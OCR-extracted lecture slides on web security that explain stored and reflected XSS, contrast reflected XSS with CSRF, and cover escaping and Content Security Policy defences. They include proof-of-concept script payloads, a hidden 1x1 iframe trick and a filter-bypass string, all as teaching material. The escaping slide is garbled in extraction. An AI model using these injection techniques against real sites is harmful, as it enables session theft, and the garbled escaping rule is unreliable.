
Stored XSS


bank.com
2. Request content
3. Receive malicious script
5b. Make malicious requests
1. Inject malicious script
Victim
5a. Steal valuable data (e.g. session token)
Attacker
4. Victim browser executes malicious script


Reflected XSS

- **Reflected XSS:** The attacker causes the victim to input JavaScript into a request, and the content is **reflected (copied)** in the response from the server
  - Classic example: Search
  - If you make a request to http://google.com/search?q=bot, the response will say “10,000 results for bot”
  - If you make a request to http://google.com/search?q=<script>alert(1)</script>, the response will say “10,000 results for <script>alert(1)</script>”
- Reflected XSS requires the victim to make a request with injected JavaScript

Reflected XSS



Reflected XSS



Reflected XSS: Making a Request

- How do we force the victim to make a request to the legitimate website with injected JavaScript?
  - Trick the victim into visiting the attacker's website, and include an embedded iframe that makes the request
    - Can make the iframe very small (1 pixel x 1 pixel), so the victim doesn't notice it:


      ```
      <iframe height=1 width=1 src="http://google.com/search?
      q=<script>alert(1)</script>">
      ```
  - clicking a link (e.g. posting on social media, sending a text, etc.)
  - visiting the attacker's website, which redirects to the reflected XSS link
  - …

Reflected XSS is not CSRF

- Reflected XSS and CSRF both require the victim to make a request to a link
- Reflected XSS: An HTTP response contains maliciously inserted JavaScript, executed on the client side
- CSRF: A malicious HTTP request is made (containing the user's cookies), executing an effect on the server side

Steps of a CSRF Attack

1. User authenticates to the server, receives a **cookie** with a valid **session token**
2. Attacker **tricks** the victim into making a malicious request to the server
3. The victim **makes the malicious request**, attaching the cookie, server accepts it



XSS Defenses

- Stored XSS: Untrusted user input injects malicious JavaScript on the web server
- Reflected XSS: Untrusted user input in the HTTP request, then reflected in the HTTP response to contain malicious JavaScript
- How to defend against these?

XSS Defense: HTML Sanitization

- Checking for malicious input that might cause JavaScript to run, such as `<script>` tags. Remove these tags.
- What about `<scr<script>ipt>`

XSS Defense: HTML Sanitization

- Checking for malicious input that might cause JavaScript to run, such as `<script>` tags. Remove these tags.
- What about `<scr<script>ipt>`

Think about task 0 of Project 1

XSS Defense: HTML Sanitization

- Treat untrusted user input as data, not HTML.
  - Escape the input
- Example: <script>alert(1)</script>
  - Start with & and end with a ;
  - Instead of <, use <
  - Instead of ", use "
  - Escape all dangerous characters

```
<html>
<body>
Hello &lt;script&gt;alert(1)&lt;/script&gt;!
</body>
</html>
```

- Note: You should always rely on trusted libraries to do this for you!

XSS Defense: Content Security Policy (CSP)

- Defined by a web server and enforced by a browser
- Instruct the browser to only use resources loaded from specific places
  - Disallow inline scripts, e.g., `<script>alert(1)</script>`
  - Only allow scripts from some domains <script src="https://example.com/jsfile.js">
  - Also works with iframes, images, etc.
- Uses additional headers to specify the policy
  - Content-Security-Policy

XSS Defense: Content Security Policy (CSP)

- Defined by a web server and enforced by a browser
- Instruct the browser to only use resources loaded from specific places
  - Disallow inline scripts, e.g., `<script>alert(1)</script>`
  - Only allow scripts from some domains <script src="https://example.com/jsfile.js">
  - Also works with iframes, images, etc.
- Uses additional headers to specify the policy
  - Content-Security-Policy

Use allowlist, not blocklist